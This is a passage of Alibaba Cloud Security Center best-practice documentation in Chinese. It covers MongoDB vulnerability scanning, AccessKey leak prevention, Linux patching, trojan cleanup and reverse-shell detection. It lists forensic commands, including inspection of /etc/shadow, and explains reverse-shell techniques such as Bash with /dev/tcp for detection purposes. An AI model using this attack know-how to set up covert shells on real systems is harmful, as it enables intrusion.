db=/etc/vsftpd/login account required pam_userdb.so db=/etc/vsftpd/login</pre> </li> <li>v. 重启vsftpd。</li> </ol> </li> </ul>	无

# 6.MongoDB漏洞检测最佳实践

云安全中心应急漏洞已发布MongoDB未授权漏洞，该漏洞可直接被黑客远程利用，可能导致您的业务数据被泄露或勒索。建议您立即进行漏洞检测并按照提供的修复建议尽快修复漏洞。

## 前提条件

- 用户已同意应急漏洞检测协议，授权云安全中心进行应急漏洞检测。如果您已完成授权，可忽略此信息。
- 安装云安全中心Agent后才能执行漏洞检测。有关如何安装云安全中心Agent，请参见[安装Agent](#)。

## 操作步骤

1. 登录[云安全中心控制台](#)。
2. 在左侧导航栏，单击 **安全防范 > 漏洞修复**。切换到应急漏洞子页面。
3. 在**应急漏洞**页面，单击漏洞操作栏的**立即检测**，开始检测漏洞。

漏洞名称	披露时间	最新扫描时间	风险数	操作
mongo-express远程命令执行漏洞(CVE-2019-10758)【远程扫描】	2020年1月3日 17:21:35	2020年1月9日 16:37:31	已检测, 暂无风险	立即检测
Harbor 多个高危安全漏洞(CVE-2019-19029,CVE-2019-19026,CVE-2019-19023等)【版本检测】	2019年12月4日 16:59:31	2020年1月9日 16:37:32	已检测, 暂无风险	立即检测
Apache Solr JMX配置默认开启导致远程命令执行漏洞【远程扫描】	2019年11月19日 17:11:03	2020年1月9日 16:37:32	已检测, 暂无风险	立即检测

触发检测功能后检测引擎开始工作，该漏洞状态会转为**检测中**。需要等待一段时间才可完成漏洞检测，请您耐心等待。

漏洞名称	披露时间	最新扫描时间	风险数	操作
MongoDB未授权弱口令访问漏洞【远程扫描】	2019年3月24日 10:23:35	-	检测中... 75%	立即检测

4. 查看是否有风险。  
待检查完成后，可以在页面上直接看到检查结果。
- 有风险检测结果。

最新

▼ [2019年3月24日 10:23:35] MongoDB未授权漏洞 1个资产急需修复 再次检测

MongoDB数据库未授权弱口令访问漏洞，漏洞危害严重，可导致数据库数据泄露或被删除勒索，从而造成严重的生产事故。

- 无风险检测结果。

漏洞名称	披露时间	最新扫描时间	风险数	操作
MongoDB未授权弱口令访问漏洞【远程扫描】	2019年3月24日 10:23:35	2020年1月9日 16:37:32	已检测, 暂无风险	立即检测

5. 查看结果详情。

最新

▼ [2019年3月24日 10:23:35] MongoDB未授权漏洞 点击进入漏洞详情 1个资产急需修复 再次检测

MongoDB数据库未授权弱口令访问漏洞，漏洞危害严重，可导致数据库数据泄露或被删除勒索，从而造成严重的生产事故。




6. 修复漏洞。

如果检测结果显示您的服务器存在风险，参见MongoDB漏洞修复方案进行修复。

7. 验证修复。

漏洞修复完成后，点击验证进行复查，确定漏洞是否已经修复成功。






# 7.AK和账密防泄漏最佳实践

API凭证（即阿里云AccessKey）是用户访问内部资源最重要的身份凭证。用户调用API时的通信加密和身份认证会使用API凭证（即基于非对称密钥算法的鉴权密钥对）。API凭证是云上用户调用云服务API、访问云上资源的唯一身份凭证。

API凭证相当于登录密码，只是使用场景不同。前者用于程序方式调用云服务API，而后者用于登录控制台。

在阿里云，用户可以使用AccessKey（简称AK）构造一个API请求（或者使用云服务SDK）来操作资源。AccessKey包括AccessKey ID和AccessKey Secret。其中AccessKey ID用于标识用户，AccessKey Secret是用来验证用户身份合法性的密钥。AccessKey Secret必须保密。




**说明** API凭证泄露会导致数据泄露，从而给用户带来严重的损失。

## 云安全中心实现AK安全自动化检测闭环

云安全中心为了应对用户不慎泄漏AccessKey造成恶劣影响，设计了全方位检测理念，从泄漏前配置检查、泄漏行为检测、黑客异常调用三点完成检测闭环，为用户的云上业务安全保驾护航。




阿里云已率先和最大的开源代码托管服务商Github合作，引入Token scan机制。



云安全中心AK检测流程完全自动化，可以对在Github上泄漏的AccessKey进行高效和精准地检测。在实际场景中，阿里云已实现在含有AccessKey的代码提交到Git hub后数秒之内，就可以通知用户并且做出响应，尽可能减少对用户产生的负面影响。

● 泄露前配置检测-云平台配置检查


在使用云产品的过程中为了防患于未然，您也可以在云安全中心控制台左侧导航栏，单击安全防范 > 云平台配置检查，进入云平台配置检查页面检查您当前云产品的配置项是否存在安全风险。



- 确保云产品的操作审计日志处于开启状态，可以帮助您分析是否有异常的调用行为。
- 确保使用的是RAM用户的AK，而不是主账号AK，并且遵守最小权限原则。这样AK发生泄漏问题不至于失去整个云账号的控制权限。
- 确保开启主账号多因素认证（MFA）。开启多因素认证可明显降低因为密码泄漏导致的未授权访问。

● 用户泄露行为检测-AccessKey泄露检测

您可在云安全中心控制台左侧导航栏，单击威胁检测 > AK泄露检测，进入AccessKey泄露检测页面查看AK泄漏的详情。



● 黑客异常调用检测-安全告警处理 > 云产品威胁检测

除了泄漏前的提前预防，在云安全中心控制台安全告警处理模块，您可以筛选并查看云产品威胁检测告警类型。云安全中心会在发现疑似黑客异常AK调用行为时进行告警，及时提醒用户做出响应，做到泄漏后及时检测。

补充安全建议

除了上述云安全中心提供的AK泄露检测和响应措施外，建议您在使用阿里云产品过程中遵循以下几点安全规范，降低凭证泄漏造成的影响：

- 不要将AccessKey嵌入代码中

嵌入代码中的AK凭证容易被人忽视，经验丰富的开发者会将其写入数据库或者独立的文件中，使得其管理起来更方便。

- **定期轮换AccessKey**  
定期更新代码中存在的AccessKey，可保证一些旧的代码泄漏后不会影响当前线上业务。
- **定期吊销不需要的AccessKey**  
在阿里云AccessKey控制台可查看最后一次AccessKey的访问时间，建议禁用所有不用的AccessKey。
- **遵循最小权限原则，使用RAM账户**  
根据不同业务需要授予不同子账户的读写权限，为不同业务分配不同子账户的AccessKey。
- **开启操作日志审计，并将其投递至OSS和SLS长期保存和审计**  
将操作日志存储至OSS，异常情况时可以起到固证的作用；操作日志投递至SLS，帮助您在日志数量大的时候也能实现高效检索。

# 8.Linux软件漏洞修复最佳实践

云安全中心为您提供了通过Linux软件源安装软件的漏洞自动检测和修复能力闭环，并为您修复漏洞提供了更全面的参考信息。

## 修复漏洞需要考虑的因素

- **安全需求：**  
在了解到漏洞带来的危害之后，您需要对资产进行补丁修复和加固，来满足您特定的安全需求。
- **稳定性：**  
修复漏洞可能会需要在您的资产上运行代码或命令，可能会涉及到正在运行的应用或者操作系统核心组件的软件补丁，需要重启对应的应用或操作系统，这会对您的业务连续性造成一定的影响。对于生产环境，或者其他高稳定性要求的环境，您需要充分利用各种信息形成综合决策，最终决定修复哪些漏洞及修复漏洞的顺序。

## 云安全中心漏洞功能提供的信息

### 扫描漏洞

云安全中心支持扫描以下类型的漏洞：

- **Linux软件漏洞**
- **Windows系统漏洞**
- **Web-CMS漏洞**
- **应用漏洞**
- **应急漏洞**

云安全中心所有版本均支持漏洞扫描功能，包括免费版。如果您未购买云安全中心付费版，可使用免费版扫描漏洞。更多信息，请参见[云安全中心免费版简介](#)。

在[云安全中心控制台](#)左侧导航栏，选择**安全防范 > 漏洞修复**，进入漏洞修复界面，默认会为您展示Linux软件漏洞下所有未处理的软件漏洞，如下图所示。如果您需要查看已处理或某个风险等级的漏洞，可在搜索框中选择对应搜索条件，单击搜索按钮。



漏洞公告 (公告内容包含同一软件多个漏洞 CVE)	影响资产	最新扫描时间	操作
<input type="checkbox"/> RHSA-2020-3952: expat 安全更新 <span>148,200</span>	99 66	2021年4月25日09:03:10	修复
<input type="checkbox"/> RHSA-2020-4026: mariadb 安全和BUG修复更新 <span>146,500</span>	99 66 1	2021年4月25日09:03:09	修复
<input type="checkbox"/> RHSA-2020-5011: bind 安全和BUG修复更新 <span>134,000</span>	99 67	2021年4月25日09:03:04	修复

如果您想要改变系统的漏洞扫描等级，可在漏洞修复页面右上角，单击漏洞管理设置，选择您需要的漏洞扫描等级。您只有在此处勾选了相应等级，才能在漏洞修复页面查看相应等级的漏洞。例如您只勾选了漏洞扫描等级中的高，在漏洞修复页面您只能查看漏洞等级为高的漏洞。

漏洞管理设置

Linux软件漏洞:  共229台 (还有60台未开启) [管理](#)

Windows系统漏洞:  共229台 (还有245台未开启) [管理](#)

Web-CMS漏洞:  共229台 (还有244台未开启) [管理](#)

应急漏洞:  共229台 (还有20台未开启) [管理](#)

应用漏洞:

YUM/APT源配置:  优先使用阿里云源进行漏洞修复

扫描方式: 全量规则扫描模式 [?](#)

应急漏洞扫描周期: 每隔一周 [?](#)

应用漏洞扫描周期: 每隔3天 [?](#)

失效漏洞自动删除: 30天

漏洞扫描等级:  高  中  低

一个软件包漏洞在一定时期内的一批原因相似的漏洞，常常被发行版官方在同一个补丁中修复，大部分补丁对应于一个固定的公告号码，在漏洞修复页面，您可以看到我们将这些漏洞以漏洞公告的维度进行了聚合展示。

### 漏洞公告标题格式

红帽旗下系列发行版，如Redhat Enterprise Linux、CentOS的公告均以RHSA开头；Canonical旗下发行版，Ubuntu的公告以USN开头。公告中均会标识出漏洞涉及的软件名。其中红帽的公告中，也会显示一个重要等级，此为红帽公告指定的等级，云安全中心在计算漏洞修复紧急度时也纳入了对这个因素的考虑。


### 漏洞公告标签

对每个漏洞公告中的漏洞的特点，我们进行了自动标记，并且将每个公告相关的漏洞的特征作为该公告的标签展示在公告旁边。

<input type="checkbox"/>	RHSA-2018-0102-重要: bind 安全更新	2	2019年5月24日 12:54:19	<a href="#">修复</a>
<input type="checkbox"/>	RHSA-2018-0151-重要: 内核 安全和BUG修复更新	2	2019年5月24日 12:54:19	<a href="#">修复</a>
<input type="checkbox"/>	RHSA-2018-0395-重要: 内核 安全和BUG修复更新	2	2019年5月24日 12:54:19	<a href="#">修复</a>

当前展示的标签总共有五种：需要重启、存在EXP、代码执行、本地提权、远程利用。

当您单击进入某一条漏洞公告后，可以看到如下界面。



### 查看漏洞公告涉及的CVE信息

关注漏洞细节的用户可以通过单击具体CVE名称（上图①位置）查看CVE的技术详情。


### 查看漏洞详情

您可以通过在漏洞操作列单击详情（上图②位置）查看该漏洞为什么会被检测到。

### 查看漏洞关联进程

单击关联进程操作栏下的三角形图标（上图③位置）。您可以查看该漏洞涉及的软件包是否已经被您机器上所运行的进程加载，以及对应的加载关系。

- 三角形图标呈灰色：代表该漏洞涉及的软件没有被任何进程加载。
- 三角形图标呈蓝色：您可以单击该图标查看进程加载关系。



### 漏洞修复

在云安全中心控制台漏洞详情页，对漏洞进行处理。支持批量修复漏洞。

仅高级版、企业版和旗舰版支持漏洞修复功能。免费版用户可以申请旗舰版7天免费试用，使用漏洞修复功能。试用申请成功后，7天内您可以在云安全中心控制台修复漏洞，超过7天后，将无法使用漏洞修复功能。申请试用的具体操作，请参见**开通免费试用**。免费版用户需满足以下条件才能申请免费试用。

- 云安全中心免费版用户。

未购买过云安全中心付费版服务（包括防病毒版、高级版、企业版和旗舰版）的阿里云账号默认为云安全中心免费版用户。免费版无需开通，默认所有阿里云账号都可以直接使用云安全中心的免费版。

**说明** 如果您之前购买过付费版服务，但是服务到期后未续费，您的付费版将自动变成免费版。由于您已购买过云安全中心服务，此种情况下，您无法开通免费试用。

- 未参加过云安全中心7天免费试用活动。
- 至少有一台阿里云ECS服务器。

RHSA-2020:4907: freetype 安全更新

漏洞详情 待处理漏洞

漏洞编号	影响分	漏洞公告 (公告内会包含同一软件多个漏洞 CVE)
CVE-2020-15999	6.5	FreeType缓冲区溢出漏洞

紧急程度 **高** **中** **低** | 未处理 | 全部状态 | 全部资产分组 | 全部VPC | 请输入服务器IP或名称, 进行 | 刷新 | 退出

紧急程度	最新/首次扫描时间	影响资产	漏洞 (cve)	关联进程	状态	操作
<b>高</b>	2021年4月25日08:26:46 2021年2月25日19:29:26	ce-...007 47 ...43 公 172 ... 28 私	CVE-2020-15999	▶	未修复	修复   验证   详情   ⋮
<b>高</b>	2021年4月25日08:21:35 2021年2月25日19:29:25	ce-...006 47 ...21 公 172 ... 117 私	CVE-2020-15999	▶	未修复	修复   验证   详情   ⋮
<b>高</b>	2021年4月25日08:21:29 2021年2月25日19:30:15	ce-...12 11 ...107 公 172 ... 109 私	CVE-2020-15999	▶	未修复	修复   验证   详情   ⋮

## 后续操作

漏洞修复完成后需要进行验证，才能显示该漏洞已修复成功。

对于内核一类的Linux漏洞，漏洞修复完成后，还需根据提示对系统进行重启。重启后漏洞修复才会生效。

# 9.Linux系统木马查杀

本文档介绍了Linux系统查杀木马的最佳实践。

## 背景信息

系统安全存在漏洞或未采取足够的安全加固措施时，Linux系统可能会被植入木马程序。及时清理木马程序后，还需提高安全意识，从安全补丁加固、系统权限加固、操作审计、日志分析等多维度对系统安全进行全方位提升。

## 步骤一：使用云安全中心查杀木马程序

1. 使用云安全中心安全告警处理，及时清理木马威胁。详细内容请参见[查看和处理告警事件](#)。
2. 及时修复系统漏洞，加固系统安全。详细内容请参见[Linux软件漏洞](#)。

## 步骤二：查找详细的入侵痕迹

- 执行 `last,lastlog` 命令，查看最近登录的账户和登录时间，锁定异常账户。
- 执行 `grep -i Accepted /var/log/secure` 命令，查看远程登录成功的IP地址。
- 执行以下命令，查找计划任务。

```
/var/spool/cron/  
/etc/cron.hourly  
/etc/crontab
```

- 执行 `find / -ctime 1` 通过文件状态最后修改时间来查找木马文件。
- 检查 `/etc/passwd`和 `/etc/shadow`文件，确认是否有可疑用户。
- 检查临时目录 `/tmp`、`/var/tmp`、`/dev/shm`下的文件，这些目录权限是1777，容易被上传木马文件。
- 查看端口对外的服务日志是否存在异常，例如：tomcat、nginx。
- 执行 `service --status-all | grep running`，查看当前运行的服务中是否存在异常。
- 执行 `chkconfig --list | grep :on`，查看自启动的服务中是否存在异常。
- 执行 `ls -lt /etc/init.d/ | head`，查看是否有异常启动脚本。

## 步骤三：使用常用木马查杀命令

命令	功能
ps, top	查看运行的进程和进程系统资源占用情况，查找异常进程。
pstree	以树状图的形式显示进程间的关系。
lsof	查看进程打开的文件、文件或目录被哪个进程占用、打开某个端口的进程、系统所有打开的端口等信息。
netstat	查看系统监听的所有端口、网络连接情况，查找连接数过多的IP地址等信息。
iftop	监控TCP连接实时网络流量，可分别分析出入流量并进行排序，查找出流量异常的IP地址。
nethogs	监控每个进程使用的网络流量，并从高到低排序，方便查找出流量异常的进程。



---

命令	功能
<b>strace</b>	追踪一个进程执行的系统调用，分析木马进程的运行情况。
<b>strings</b>	输出文件中可打印的字符串，可用来分析木马程序。

# 10.云安全中心反弹Shell多维检测技术详解


反弹Shell是黑客控制受害服务器的一种攻击手段，常用于受害服务器位于内网、受限于防火墙策略等无法使用正向连接的入侵场景。本文介绍反弹Shell攻击的现状、常规解决方法、分类与检测思想以及云安全中心针对反弹Shell提供的多维检测技术。

## 背景信息

反弹Shell是黑客（即Shell攻击者）用于控制受害服务器的一种手段。Shell攻击者指定服务端，并将需要受害服务器执行的命令（标准输入、标准输出、标准错误等）重定向到该服务端。受害服务器主动连接攻击者的服务端程序，攻击者的服务端通过监听来自受害服务器的请求，对目标服务器下发指令并获取执行结果，以达到攻击者可以控制受害服务器的目的。

## 反弹Shell攻击现状

阿里云云安全中心通过分析历史中云上环境的Linux服务器入侵事件，总结出了攻击链路中实现反弹Shell的语言及工具使用率，详情如下图所示。



其中交互式 `Bash + /dev/tcp` 是使用最多的反弹Shell，`/dev/tcp` 作为 `Bash` 的默认特性使得该反弹方式兼容绝大多数环境，因此使用率高。紧随其后的是兼容性较好且灵活易用的Python。随着Go语言的兴起，云上入侵事件开始出现Go反弹Shell。从上图可以看出反弹Shell实现的方式灵活多样，每种语言都可以进一步延伸和扩展。因此，为了保障最优的检出效果，反弹Shell的检测方案需要综合考虑多种场景因素。

### 常规检测方法

常见的检测方案是通过正则匹配的方式，提取反弹Shell命令的特征去匹配命令日志、流量日志。该方案具有以下不足：

- **命令日志采集不完整**：例如通过Netlink等方式采集的日志，在碰到管道符、重定向时会无法采集完整的原始执行命令。而通过Patch Bash的方式记录命令日志，在遇到服务器使用Zsh、Ksh等其他Shell环境，或攻击者上传自己编译的Bash时会失效。
- **正则匹配无法覆盖无穷无尽的文本对抗**：攻击者可以不断挖掘出新的变形方式来绕过正则匹配。在实际业务场景中，过多复杂的正则匹配会带来更大性能压力，而通配性更广的正则匹配会带来更多误报。
- **特征匹配失效**：在网络流量被加密后，特征匹配会失效。

## 分类检测思想

因为表层对抗是无穷无尽的，检测需要由表及里，尽可能挖掘出更本质的解决方法。从检测的角度来看，反弹Shell的本质可以理解为：网络通信+命令执行+重定向方式。

命令执行和网络通信借助重定向，可以构建出一条流动的数据通道。攻击者可以利用这条通道下发指令控制受害服务器。不同的实现方式组合在一起，就形成了多种多样的反弹Shell。例如：

- 网络通信可以使用TCP、UDP、ICMP等协议，TCP协议再细分又可以包含HTTP、HTTPS协议等，UDP包含DNS等。
- 命令执行可以通过调用Shell解释器、Glibc库、Syscall等方式实现。
- 重定向可以通过管道、成对的伪终端、内存文件等实现。

